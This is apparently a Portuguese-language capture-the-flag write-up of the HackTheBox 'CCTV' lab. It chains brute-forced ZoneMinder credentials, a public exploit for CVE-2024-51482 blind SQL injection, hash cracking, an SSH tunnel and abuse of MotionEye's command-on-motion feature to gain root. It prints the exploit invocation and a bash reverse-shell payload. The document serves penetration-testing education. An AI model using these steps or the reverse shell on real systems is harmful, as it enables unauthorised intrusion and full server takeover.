Relatório de Penetration Test: CCTV

Plataforma: HackTheBox | Dificuldade: Easy

Alan dos Santos Dias

Abril de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **3**

4 Acesso Inicial **6**

5 Escalada de Privilégios **7**

6 Conclusão **10**

7 Referências **10**

1 Visão Geral

A máquina "CCTV"apresenta um cenário de exploração focado na enumeração e abuso de falhas em sistemas de vigilância e configurações locais. O vetor principal de entrada baseia-se na identificação de uma vulnerabilidade de Blind SQL Injection na aplicação web principal, que permitiu a extração de credenciais em formato hash. Após a correção da estrutura do hash e a sua quebra, obteve-se o acesso inicial via SSH. A escalada de privilégios envolveu a enumeração local minuciosa, que revelou o serviço "MotionEye"executando localmente com privilégios de administrador. Através de um túnel SSH e da manipulação das configurações de detecção de movimento do serviço, foi possível obter Remote Code Execution (RCE) como root.

2 Reconhecimento

O processo de reconhecimento iniciou-se com a tentativa de acesso à aplicação web hospedada no alvo. Durante a navegação inicial, constatou-se que o domínio `cctv.htb` não estava sendo resolvido adequadamente, resultando em erro de "Server Not Found".

Para contornar este problema e permitir a correta comunicação com o servidor web (que frequentemente utiliza *Virtual Hosts* baseados no nome de domínio), foi necessário adicionar o mapeamento manual do endereço IP para o domínio no arquivo `/etc/hosts` da máquina atacante, conforme demonstrado na Figura 1.




Figura 1: Configuração do arquivo /etc/hosts para resolução do domínio cctv.htb.

Com a resolução de DNS configurada, a varredura inicial de portas (utilizando o Nmap) pode ser executada para mapear a superfície de ataque exposta.




Figura 2: Resultado da varredura Nmap revelando os serviços SSH e HTTP ativos.

A varredura com Nmap (`-sC` e `-sV`) identificou apenas as portas 22 (SSH) e 80 (HTTP) abertas. Como o serviço SSH não apresentava vulnerabilidades críticas aparentes, a exploração focou-se na porta 80, que hospedava a aplicação web *"SecureVision CCTV"* rodando em um servidor Apache 2.4.58

3 Exploração

A análise da página inicial revelou um portal de login administrativo em `/zm/` através do botão "Staff Login"(Figura 3).




Figura 3: Interface inicial da aplicação SecureVision.

A interceção da requisição de autenticação no Burp Suite (Figura 4) confirmou a execução do software **ZoneMinder** e a presença de um token `__csrf_magic`.




Figura 4: Requisição POST intercetada exibindo parâmetros de login e token CSRF.

Para validar a segurança das credenciais, configurou-se um ataque de força bruta no Burp Intruder utilizando o modo **Cluster Bomb** nos campos `username` e `password` (Figura 5).

Utilizou-se uma *wordlist* customizada com termos técnicos e credenciais padrão associadas ao serviço (Figura 6).



Figura 5: Configuração dos alvos para o ataque Cluster Bomb no Intruder.





Figura 6: Lista de payloads utilizada no ataque.

A análise dos resultados (Figura 7) permitiu identificar a credencial válida `admin:<PASSWORD>` através da discrepância no tamanho da resposta (*Length: 15883*), indicando o carregamento bem-sucedido do painel administrativo.



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length
12	admin	[redacted]	200	342			15883
13	password	admin	200	414			8746
0			200	484			8528
1		zoneminder	200	414			8528
2	zoneminder	zoneminder	200	413			8528
3	admin	zoneminder	200	518			8528
5	123456	zoneminder	200	416			8528
6	admin123	zoneminder	200	429			8528

Figura 7: Sucesso da autenticação identificado pelo Length da resposta HTTP.

Com o acesso administrativo estabelecido, a interface principal do ZoneMinder foi revelada (Figura 8). Uma inspeção visual detalhada da interface permitiu identificar a versão exata da aplicação em execução no canto superior direito: **v1.37.63** (Figura 9).

De posse da versão do software, realizou-se uma busca local por falhas conhecidas utilizando a ferramenta `searchsploit` (Figura 10). Como a base de dados local não retornou exploits diretos para esta versão específica, a pesquisa foi expandida para fontes externas na web.

A pesquisa identificou que a versão em uso é vulnerável a um *Authenticated Blind*




Figura 8: Dashboard administrativo do ZoneMinder.



Figura 9: Identificação da versão do software (v1.37.63).

```
└─$ searchsploit zoneminder

 Exploit Title

ZoneMinder 1.24.3 - Remote File Inclusion
Zoneminder 1.29/1.30 - Cross-Site Scripting / SQL Injection / Session Fixation / Cross-Site Request Forgery
ZoneMinder 1.32.3 - Cross-Site Scripting
Zoneminder < v1.37.24 - Log Injection & Stored XSS & CSRF Bypass
ZoneMinder Snapshots < 1.37.33 - Unauthenticated RCE
ZoneMinder Video Server - packageControl Command Execution (Metasploit)
```

Figura 10: Resultado da busca local por exploits via searchsploit.

SQL Injection, documentado como **CVE-2024-51482**. Para explorar a falha, utilizou-se um script público desenvolvido em Python, obtido via repositório no GitHub [2].

O exploit requer autenticação prévia, portanto, as credenciais descobertas anteriormente (`admin:<PASSWORD>`) foram utilizadas. O script foi executado com o parâmetro `-users` para extrair dados da tabela correspondente.

```
python3 CVE-2024-51482.py -i cctv.htb -u admin -p <PASSWORD> --
    users --sleep 5
```

Listing 1: Execucao do exploit CVE-2024-51482 para extração de dados



Figura 11: Extração bem-sucedida de usuários e hashes via Time-based Blind SQL Injection.

Devido à natureza *Time-based* do ataque, a extração de dados é inerentemente lenta. No entanto, o processo foi concluído com êxito, permitindo o dump da tabela `zm.Users`. O resultado revelou os hashes de senha (criptografados em bcrypt) de usuários como `superadmin` e, mais criticamente, do usuário `mark` (`<HASH>`), que possui uma conta no sistema operacional alvo.

4 Acesso Inicial

Embora a senha do administrador web tenha sido descoberta, as tentativas de reaproveitá-la para acesso SSH falharam. A estratégia redirecionou-se para a quebra do hash do usuário `mark` obtido no banco de dados.

A análise do hash extraído indicou o formato `bcrypt`. Contudo, notou-se um erro de formatação (*Off-by-One Error*) comum em extrações baseadas em tempo (Blind SQLi), onde um caractere inválido corrompia a integridade da string. Após a correção manual do hash, utilizou-se a ferramenta `john` combinada à wordlist `rockyou.txt` para realizar a quebra da criptografia (Figura 12).




Figura 12: Quebra do hash corrigido do usuário mark com o John The Ripper.

O ataque obteve sucesso, revelando a credencial válida para o sistema operacional. Com ela, estabeleceu-se uma conexão remota via SSH, garantindo o acesso inicial (foothold) ao servidor (Figura 13).




Figura 13: Sessão SSH estabelecida com o usuário mark.

5 Escalada de Privilégios

A fase de enumeração local evidenciou que o usuário `mark` possuía permissões extremamente restritas, sem direitos de execução via `sudo` e sem autorização para leitura em diretórios de outros usuários, como `sa_mark` (Figura 14).




Figura 14: Listagem do diretório /home demonstrando restrições de permissão.

Diante das restrições de usuário, a enumeração focou-se na infraestrutura do sistema CCTV. Realizou-se uma busca por arquivos de configuração de serviços no `systemd` para mapear potenciais vetores executados como `root`:

```
find /etc/systemd/system -type f -name "*.service" 2>/dev/null
```

Listing 2: Busca por arquivos de servico customizados

A varredura revelou a existência do serviço `motioneye.service`, que operava com privilégios de administrador. A análise do seu arquivo de configuração correspondente (`/etc/motioneye/motioneye.conf`) revelou que a interface web da aplicação estava ativa, porém vinculada estritamente à interface de loopback local na porta 8765 (Figura 15).




Figura 15: Trecho do motioneye.conf revelando a restrição de escuta na porta local.

Para interagir com o serviço isolado e explorar suas funcionalidades web a partir da máquina atacante, configurou-se um túnel via SSH (*Local Port Forwarding*):

```
ssh -L 8765:127.0.0.1:8765 mark@<TARGET_IP>
```

Listing 3: Túnel SSH para redirecionamento da porta 8765

Com o túnel estabelecido, o tráfego local foi redirecionado, permitindo o acesso direto à interface do MotionEye, o que abriu caminho para a vetorização de um Remote Code Execution (RCE) privilegiado.

Ao tentar acessar o painel web local do MotionEye através do túnel, o sistema exigiu autenticação. Em vez de realizar um ataque de força bruta às cegas contra o serviço, a enumeração continuou nos arquivos locais do servidor. A inspeção do diretório de configurações revelou o arquivo `motion.conf`, que continha o hash da senha do usuário **admin** da aplicação (Figura 16).




Figura 16: Descoberta da senha administrativa do MotionEye no arquivo de configuração local.

Com o acesso administrativo ao painel do MotionEye garantido, observou-se que o sistema monitorava um feed de câmera estático e escuro (Figura 17). A superfície de ataque identificada neste painel foi a seção "Motion Notifications", que permite a execução de comandos arbitrários a nível de sistema operacional sempre que a câmera detecta movimento.



Figura 17: Feed da câmera monitorada exibindo uma imagem estática e escura.

Sabendo que o serviço `motioneye.service` roda como `root`, inseriu-se um payload de *Reverse Shell* em Bash na opção "Run A Command"(Figura 18).

```
bash -c 'bash -i >& /dev/tcp/<TARGET_IP>/4444 0>&1'
```

Listing 4: Payload de Reverse Shell injetado no MotionEye

Como a câmera apontava para uma imagem estática, o evento de "movimento"necessário para disparar o gatilho do comando nunca ocorreria naturalmente. Para forçar a execução, foi necessário manipular a lógica do software na aba "Motion Detection"(Figura 19). O *Frame Change Threshold* foi reduzido para 0%, o filtro *Automatic Noise Detection* foi desativado e o *Minimum Motion Frames* foi ajustado para 1.

Essas modificações tornaram o sistema hiper-sensível, forçando-o a classificar o próprio ruído digital do vídeo como um movimento massivo. Imediatamente após a aplicação das configurações, o gatilho foi acionado.




Figura 18: Injeção da Reverse Shell na funcionalidade de notificação de comandos.




Figura 19: Alteração das tolerâncias de detecção para forçar um falso positivo.

Simultaneamente, um *listener* configurado na máquina atacante (`nc -lnvp 4444`) recebeu a conexão reversa. A validação do acesso confirmou privilégios máximos de `root`. Com o controle total do servidor, foi possível contornar as restrições de leitura anteriores e capturar a flag de usuário (`user.txt`) no diretório restrito `/home/sa_mark` (Figura 20), bem como a flag final (`root.txt`) no diretório do superadministrador (Figura 21).




Figura 20: Conexão reversa estabelecida como root e captura da flag user.txt.




Figura 21: Captura da flag root.txt, concluindo o comprometimento do sistema.

6 Conclusão

A exploração da máquina "CCTV"exigiu uma cadeia lógica de ataques que iniciou com a enumeração cuidadosa de uma aplicação web de vigilância, resultando em um *Blind SQL Injection* para extração de credenciais. Após o tratamento de um erro de formatação (*Off-by-One*) no hash capturado e sua posterior quebra via *cracking*, obteve-se o *foothold* inicial. A escalada de privilégios para root demonstrou o perigo de serviços executados com altos privilégios atrelados a interfaces desprotegidas localmente. Através de um túnel SSH e da manipulação das regras de negócio do MotionEye, funcionalidades legítimas de notificação do sistema foram abusadas para forçar a execução de código remoto (RCE), comprometendo a integridade total do servidor.

7 Referências

Referências

[1] **CVE-2024-51482 (ZoneMinder Blind SQL Injection):** Documentação oficial e detalhes técnicos da vulnerabilidade explorada no painel web.
Disponível em: `https://nvd.nist.gov/vuln/detail/CVE-2024-51482`

[2] **Exploit PoC - CVE-2024-51482:** Repositório público contendo o script em Python utilizado para a injeção SQL e extração do banco de dados.
Disponível em: `https://github.com/BridgerAlderson/CVE-2024-51482`

[3] **PayloadsAllTheThings - Reverse Shell Cheatsheet:** Base de consulta para a construção do payload em `bash` executado através do MotionEye para obtenção da shell reversa.
Disponível em: `https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md`